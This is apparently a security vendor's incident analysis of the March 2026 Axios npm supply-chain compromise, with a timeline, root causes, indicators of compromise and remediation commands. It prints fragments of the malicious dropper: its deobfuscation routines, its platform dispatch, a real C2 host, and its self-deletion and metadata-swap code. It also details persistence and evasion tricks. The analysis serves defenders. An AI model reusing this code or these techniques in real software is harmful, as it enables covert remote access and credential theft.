
Executive Summary: On March 31, 2026, a widely used JavaScript library, Axios, was compromised through a hijacked maintainer account. This incident highlights how modern supply chain attacks use trusted dependencies as execution paths rather than exploiting application vulnerabilities directly.
Two malicious versions were published to npm and remained available for over 3 hours:
- axios 1.14.1
- axios 0.30.4
The attack was introduced through a dependency, plain-crypto-js 4.2.1, which contained the malicious post-install payload.
During that window, any system running npm install without strict version pinning could have executed attacker-controlled code. The first confirmed infection occurred 89 seconds after publication, highlighting how quickly exposure translated into compromise.
The payload deployed a cross-platform remote access trojan that targeted developer machines, CI/CD pipelines, and build environments.
This was not a direct breach of infrastructure. Instead, the attacker inserted themselves into the software supply chain and relied on normal development workflows to execute the payload.
If your systems installed Axios during the exposure window, they should be treated as potentially compromised.
This includes:
- Developer workstations that executed npm install between 00:21 and 03:29 UTC on March 31, 2026, while the malicious versions were live.
- CI/CD pipelines are configured to automatically fetch and install the latest compatible dependencies.
- Production environments that were rebuilt or redeployed during the same timeframe
What Makes This Attack So Dangerous
This attack is dangerous because it does not rely on exploiting a vulnerability in your application. It relies on how your systems already operate.
Axios sees approximately 100 million weekly downloads and is deeply embedded across frontend applications, backend services, and CI/CD pipelines. By compromising a maintainer account, the attacker was able to distribute malicious code through a dependency that most systems already trust.

The payload executes during npm install. This means the point of compromise is not production traffic or exposed endpoints, but your development and build environments. These environments typically have access to credentials, tokens, and internal systems.
Detection is difficult because the malware removes traces of itself and replaces its metadata with a clean version. In many cases, the only reliable signal is that the dependency was installed during the affected timeframe.
This is why traditional perimeter and runtime controls offer little protection here. The compromise happens before those controls are even in play.
Timeline of Events
- March 30, 05:57 UTC: The attacker publishes a “clean” decoy package, [email protected], to build a benign reputation and avoid automated “zero-history” alarms.
- March 30, 23:59 UTC: The attacker publishes [email protected], now containing the malicious payload in a postinstall hook.
- March 31, 00:21 UTC: [email protected] is published via the hijacked maintainer account (jasonsaayman), including the malicious dependency.
- March 31, 01:00 UTC: [email protected] is published to target legacy users still on the 0.x branch.
- March 31, 01:38 UTC: A legitimate Axios collaborator merges a deprecation workflow to signal the compromise.
- March 31, 02:30 UTC: The attacker uses hijacked admin rights to delete community-filed GitHub issues reporting the breach.
- March 31, 03:29 UTC: npm administration removes all malicious versions and revokes the compromised tokens.
- March 31, 04:26 UTC: npm publishes the security-holder stub [email protected] to permanently neutralize the malicious dependency.
This sequence shows how quickly the attack moved from publication to execution, with limited time for effective intervention.
How the Maintainer Account Was Used
At a surface level, this appears to be a straightforward account compromise. The underlying issue is more subtle.
The attacker gained access to the npm maintainer account jasonsaayman, which had the ability to publish new versions of Axios.
In the GitHub issue discussing the incident, the maintainer confirmed that the account had been compromised and that unauthorized versions were published during that window.
Once access was obtained, the attacker was able to operate with the same privileges as a legitimate maintainer and publish malicious versions directly to npm.
The Axios release workflow used OIDC-based publishing but also included a long-lived npm token. When both are present, npm prioritizes the token.
This allowed the attacker to bypass the intended publishing controls and release a malicious version directly through the CLI. There was no CI validation, no code review, and no provenance linkage to a trusted build.
This was not a failure of the platform itself. It was a configuration gap where legacy and modern mechanisms coexisted in a way that weakened security.
The Minimal Change That Introduced the Payload
The malicious version modified exactly two lines in package.json. All 85 source files remained bit-for-bit identical to version 1.14.0.
- Added “plain-crypto-js”: “^4.2.1” to the dependencies
- Removed “prepare”: “husky” from the scripts
The removal of the prepare script is significant. Husky installs git hooks that execute during npm install. Removing it prevents any local hooks from running that could potentially flag or block the unauthorized dependency.
There was no corresponding GitHub commit, tag, or release for version 1.14.1. The version exists only in the npm registry and does not appear in the project’s git history.
This creates a clear provenance gap. Version 1.14.0 includes SLSA provenance attestations and a gitHead field tied to a specific GitHub Actions workflow run. Version 1.14.1 does not.
Any system verifying npm package provenance would have identified this discrepancy immediately.
Inside the Dropper: setup.js
4,209 bytes. Executed automatically by npm’s postinstall hook. Two-layer obfuscation.
SHA256: e10b1fa84f1d6481625f741b69892780140d4e0e7769e7491e5f4d894c2e0e09
Layer 1: Reversed Base64
```javascript
const _trans_2 = function(x, r) {
 let E = x.split("").reverse().join("")
          .replaceAll("_", "=");
 let S = Buffer.from(E, "base64").toString("utf8");
 return _trans_1(S, r);
};
```
Layer 2: XOR Cipher
Key: OrDeR_7077. The alphabetic characters collapse to NaN via Number(), leaving effective key [0,0,0,0,0,0,7,0,7,7]. Index rotation is quadratic: 7 * i^2 % 10. Constant XOR with 333.
```javascript
const _trans_1 = function(x, r) {
 const E = r.split("").map(Number);
 return x.split("").map((x, r) => {
   const S = x.charCodeAt(0),
         a = E[7 * r * r % 10];
   return String.fromCharCode(S ^ a ^ 333);
 }).join("");
};
```
Decoded stq[] array contains: child_process, os, fs, C2 URL http://sfrclak.com:8000/, platform strings, shell commands, and file paths.
Platform Dispatch
```javascript
function _entry(campaign_id) {
 // campaign_id = "6202033"
 const platform = os.platform();
 if (platform === "darwin") {
   // curl -> /Library/Caches/com.apple.act.mond
   // POST body: "packages.npm.org/product0"
 } else if (platform === "win32") {
   // PowerShell copy -> VBScript -> curl -> .ps1
   // POST body: "packages.npm.org/product1"
 } else {
   // curl -> python3 /tmp/ld.py
   // POST body: "packages.npm.org/product2"
 }
}
_entry("6202033");
```
The POST body strings use packages.npm.org, a domain chosen to blend into network logs where npm-related traffic is expected.
Self-Destruction
```javascript
fs.unlink(__filename, (x => {}));           // Delete setup.js
fs.unlink("package.json", (x => {}));       // Delete malicious package.json
fs.rename("package.md", "package.json",     // Install clean stub
 (x => {}));
```
The replacement package.json reports version 4.2.0, not 4.2.1. This causes version-based checks to miss the malicious package. The only reliable artifact is the presence of node_modules/plain-crypto-js/, a dependency that does not exist in legitimate Axios releases.
Command and control communication begins within 1.1 seconds of npm install, before full dependency resolution completes. The package.json swap finishes shortly after.
The RAT: Three Platforms, One Protocol
Each platform receives a different payload, but all variants communicate using the same command and control protocol.
macOS: Mach-O Binary
Drop path: /Library/Caches/com.apple.act.mond — mimics Apple daemon naming (“Activity Monitor Daemon”). Dropped via AppleScript written to /tmp/6202033, executed through osascript.
Gatekeeper bypass: Ad-hoc code signing via codesign –force –deep –sign -. Note: on macOS Sonoma and later, the P_TRACE entitlement triggers Gatekeeper quarantine, blocking execution.
| Detail | Value |
|---|---|
| SHA256 | 92ff08773995ebc8d55ec4b8e1a225d0d1e51efa4ef88b8849d0071230c9645a |
| Size | 657KB, Mach-O universal binary |
| Build artifact | Xcode project macWebT, path /Users/mac/Desktop/Jain_DEV/client_mac/macWebT/ |
| AV detection | 8/76 initial, 15/76 at 6 hours |
| Persistence | None. Does not survive reboot |
Windows: Multi-Stage PowerShell RAT
Stage 1: Copies powershell.exe to C:ProgramDatawt.exe (impersonates Windows Terminal). Writes VBScript to %TEMP%6202033.vbs, executes via cscript //nologo hidden.
Stage 2: VBScript fetches PowerShell RAT from C2, saved as %TEMP%6202033.ps1, runs with -w hidden -ep bypass.
Stage 3: 11,042-byte PowerShell RAT with reflective .NET assembly loading (Extension.SubRoutine.Run2()), command execution, filesystem enumeration, process listing.
Persistence (Windows only): Registry key HKCU:…RunMicrosoftUpdate pointing to C:ProgramDatasystem.bat — a download cradle that re-fetches the RAT from C2 on every login.
| Artifact | SHA256 |
|---|---|
| VBS launcher | f7d335205b8d7b20208fb3ef93ee6dc817905dc3ae0c10a0b164f4e7d07121cd |
| PS1 RAT | 617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101 |
| system.bat | e49c2732fb9861548208a78e72996b9c3c470b6b562576924bcc3a9fb75bf9ff |
Debug Write-Host statements left in the RAT code log C2 commands to the console. This appears to be a leftover development artifact.
Linux: Python RAT (Partially Broken)
Downloaded to /tmp/ld.py and executed using:
nohup python3
The script is unobfuscated and assigned permissions chmod 0o777, making it world-writable.
SHA256: fcb81618bb15edfdedfb638b4c08a2af9cac9ecfa551af135a8402bf980375cf
Critical bug: peinject command references undefined variable b64_string at line 156 (should be ijtbin). This breaks binary injection functionality.
Persistence: None. Orphaned to PID 1 via nohup. Survives terminal close, not reboot. AV detection: 0/76 initially, 2/76 at 6 hours.
Despite the implementation flaw, the Linux variant is clearly designed for CI/CD environments and containers, where persistence is less important than immediate access to credentials and secrets during execution.
C2 Protocol
| Parameter | Value |
|---|---|
| Protocol | HTTP POST, cleartext, no TLS |
| Server | sfrclak.com:8000 (IP: 142.11.206.73) |
| Secondary | callnrwise.com (same IP; name references attacker account nrwise) |
| Beacon interval | 60 seconds |
| Encoding | JSON to Base64 |
| Session ID | 16-character random alphanumeric per execution |
User-Agent
All three variants send:
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)IE8 / Windows XP. Anomalous on macOS and Linux. The same string has been observed across multiple campaigns and is a strong detection signal.
Commands
| Outbound | Content |
|---|---|
| FirstInfo | Initial registration including hostname, username, OS, timezone, boot time, CPU, hardware model, process list (up to 1,000), and directory listings |
| BaseInfo | 60-second heartbeat with system fingerprint |
| CmdResult | Command output, prefixed with rsp_peinject, rsp_runscript, rsp_rundir |
| Inbound | Description |
|---|---|
| kill | Self-termination with acknowledgment before exit. Windows persistence remains unless removed |
| runscript | Arbitrary code execution: PowerShell on Windows, AppleScript on macOS, shell on Linux |
| peinject | Binary injection: reflective .NET loading on Windows, ad-hoc code execution on macOS, non-functional on Linux |
| rundir | Filesystem enumeration including sizes, timestamps, and child counts |
IDS Signatures (Base64 Prefixes)
eyJ0eXBlIjoiRmlyc3RJ    (FirstInfo)
eyJ0eXBlIjoiQmFzZUlu    (BaseInfo)
eyJ0eXBlIjoiQ21kUmVz    (CmdResult)
All RAT variants use empty try/catch {} blocks around the beacon loop. Any network failure results in termination of the beacon without retry or recovery.
Operational Weaknesses
Cleartext C2: No TLS is used. A DNS sinkhole responding with {“type”:”kill”} can terminate all connected agents. Network level interception can also expose exfiltrated data and allow command injection.
Broken Linux peinject: An undefined variable at line 156 prevents binary injection from functioning on Linux systems, which are often high value targets such as CI/CD runners and servers.
Debug artifacts: The Windows payload includes Write-Host, which logs C2 commands directly to the console.
World-writable Linux payload: Permissions are set to chmod 0o777, allowing any user to modify or replace the payload.
No macOS or Linux persistence: Only the Windows variant maintains persistence after reboot.
Empty error handling: All variants wrap the beacon loop in empty try/catch blocks. A single network failure can terminate communication permanently.
macOS Sonoma and later: Ad hoc code signing combined with the P_TRACE entitlement triggers Gatekeeper quarantine on newer macOS versions, preventing execution.
Secondary Compromised Packages
Beyond the two axios versions and plain-crypto-js, two additional packages distributed the same payload:
| Package | Versions | Method |
|---|---|---|
| @shadanai/openclaw | 2026.3.31-1, 2026.3.31-2 | Embedded trojan payload within nested file paths |
| @qqbrowser/openclaw-qbot | 0.0.130 | Included a modified [email protected] within its own node_modules |
The versioning scheme used by @shadanai/openclaw aligns with the attack date, indicating these packages were created specifically for this operation rather than being downstream compromises.
Indicators of Compromise
The following indicators can help identify whether your environment was exposed to the malicious Axios NPM packages:
A. Network Indicators:
Observed command-and-control (C2) infrastructure and communication patterns:
- C2 domain · sfrclak.com
- C2 IP · 142.11.206.73
POST request patterns (designed to resemble legitimate npm traffic):
- macOS · packages.npm.org/product0
- Windows · packages.npm.org/product1
- Linux · packages.npm.org/product2
B. File System Indicators:
Artifacts associated with the payload across different operating systems:
- macOS · /Library/Caches/com.apple.act.mond
- Windows (persistent) · %PROGRAMDATA%wt.exe
- Windows (temporary, self-deleting) · %TEMP%6202033.vbs
- Windows (temporary, self-deleting) · %TEMP%6202033.ps1
- Linux · /tmp/ld.py
C. Attacker-Controlled Accounts:
Accounts involved in publishing or distributing the malicious packages:
- jasonsaayman · compromised Axios maintainer account, email changed to [email protected]
- nrwise · attacker-created account ([email protected]), used to publish plain-crypto-js
D. Safe Version Reference:
Known safe version for Axios:
- [email protected] · shasum: 7c29f4cf2ea91ef05018d5aa5399bf23ed3120eb
How To Determine If You Were Affected?
The following steps will help you confirm whether your environment was exposed:
A. Search Github Repositories
Search across your GitHub repositories for any reference to the compromised Axios versions in package.json or package-lock.json files. GitHub code search can help you scan your entire organization quickly.
Look specifically for:
- [email protected] in package-lock.json (replace <YOUR_ORG> with your GitHub organization name)
- [email protected] in package-lock.json
- plain-crypto-js in package-lock.json
Its presence in any lock file is a strong indicator of compromise. If any of these show up, treat the repository as affected and investigate further.
B. Review CI/CD pipelines
Review CI/CD logs for any npm install or npm ci runs that may have pulled [email protected] or [email protected] during the exposure window: .
Check for:
- Install logs showing [email protected], [email protected], or plain-crypto-js.
- Outbound connections to sfrclak.com or 142.11.206.73:8000.
If either version was installed, treat the pipeline as compromised. Rotate all secrets used during that run. For self-hosted runners, follow full remediation. For ephemeral runners, assume the system is gone, but credentials are not.
C. Check for RAT artifacts
Use your EDR solution to check for RAT artifacts. The malware creates platform-specific files, so run a search across all enrolled devices for known file system indicators using tools like CrowdStrike, SentinelOne, or Microsoft Defender for Endpoint.
Challenges in Detection and Response
Detection of the Axios NPM supply chain compromise is difficult due to the complex design of the malicious payload.
The malware:
- Removes itself after execution.
- Replaces its metadata with a clean version.
- Uses network communication patterns resembling legitimate traffic.
These characteristics limit the availability of traditional indicators of compromise. In many cases, the only reliable evidence is the presence of the malicious dependency or installation records during the affected timeframe.
Remediation
If your organization ran ‘npm install’ between 00:21 and 03:15 UTC on March 31, 2026, and your lockfile did not pin axios to a specific safe version, assume compromise until proven otherwise.
Checklist
1. Check lockfiles
grep -A2 '"axios"' package-lock.json | grep version
npm list axios 2>/dev/null | grep -E "1.14.1|0.30.4"
ls node_modules/plain-crypto-js 2>/dev/null && echo "AFFECTED"
2. Scan for RAT artifacts
# macOS
ls -la /Library/Caches/com.apple.act.mond# Linux
ls -la /tmp/ld.py# Windows
dir "%PROGRAMDATA%wt.exe"
dir "%PROGRAMDATA%system.bat"
reg query "HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /v MicrosoftUpdate# Network
netstat -an | grep "142.11.206.73"
3. Pin safe versions
{
  "dependencies": { "axios": "1.14.0" },
  "overrides": { "axios": "1.14.0" }
}
4. Clean and reinstall
rm -rf node_modules/plain-crypto-js
npm cache clean --force
npm ci --ignore-scripts
5. Rotate credentials
If affected, assume full compromise of the machine. Rotate all secrets, including npm tokens, cloud credentials, SSH keys, database passwords, .env files, CI/CD secrets, and API tokens.
6. Block C2
- Sinkhole domains sfrclak.com and callnrwise.com
- Block 142.11.206.73 at the network level across all ports
7. Windows cleanup
Remove-ItemProperty -Path "HKCU:SoftwareMicrosoftWindowsCurrentVersionRun" -Name "MicrosoftUpdate"
Remove-Item "C:ProgramDatasystem.bat" -Force
Remove-Item "C:ProgramDatawt.exe" -Force
8. Purge caches
- Run npm cache clean –force
- Clear artifact repositories such as Artifactory, Nexus, Verdaccio, or CodeArtifact
- Invalidate CI cache keys
- Rebuild Docker images
Who Owns What
| Step | Responsibility |
|---|---|
| Check lockfiles | Developers |
| Scan for RAT artifacts | Blue Team (at scale) and Incident Response (deep investigation) |
| Pin safe versions | Developers |
| Clean and reinstall | Developers |
| Rotate credentials | Incident Response |
| Block C2 | Blue Team |
| Windows cleanup | Incident Response |
| Purge caches | Developers (developer side) and Blue Team (infra side) |
Understanding The Root Causes
OIDC and token coexistence
The CI workflow passed NPM_TOKEN alongside OIDC credentials. npm prioritized the classic token, effectively bypassing OIDC-based protections. This behavior is expected, but it nullifies the security benefits of OIDC if legacy tokens remain.
Fix: Remove all classic tokens with publish permissions when using OIDC. Audit CI environment variables.
Postinstall hooks
The malicious package executed automatically during npm install via postinstall. This is default npm behavior and requires no user interaction.
Fix: Disable script execution by default using ignore-scripts=true. Allow only explicitly required packages.
Caret ranges without lockfiles
Version ranges such as ^1.9.0 resolved to a compromised version during installation when no lockfile was enforced.
Fix: Use npm ci in all automated environments and pin exact versions for critical dependencies.
Missing provenance verification
A trusted version included verifiable provenance, while the malicious version did not. This signal was available but not validated.
Fix: Enforce provenance verification as part of the dependency pipeline.
Advisory Details
| System | Identifier |
|---|---|
| GitHub Security Advisory | GHSA-fw8c-xr5c-95f9 |
| Malware ID | MAL-2026-2306 |
| CWE | CWE-506 (Embedded Malicious Code) |
| CVE | Not assigned |
Final Takeaway
Axios NPM supply chain attack is not a traditional breach. It’s a compromise of trust at the distribution level. A single set of stolen credentials allowed an attacker to weaponize a widely trusted package and distribute malicious code at scale.
In this model, the attack surface is no longer limited to your infrastructure. It includes every dependency your systems rely on and every layer of the supply chain behind it.
Related Reading:
Advisory: GHSA-fw8c-xr5c-95f9
How SecureLayer7 helps
Frequently Asked Questions (FAQs)
Attackers compromised a trusted open-source dependency at its source, which let them spread malicious code widely. By using regular installation processes, they turned routine updates into a way to steal credentials and gain ongoing access.
The main risk is that attackers could get into important systems by stealing credentials. This could result in cloud breaches, data leaks, and further attacks, especially if CI/CD pipelines or production systems were exposed during the attack.
The attack originates from a trusted dependency, not an external intrusion. Since execution happens during installation, existing controls often fail to detect or block it, creating a blind spot in standard security models.
Get in touch with SecureLayer7 today to strengthen your vulnerability management program and stay ahead of evolving cyber threats.

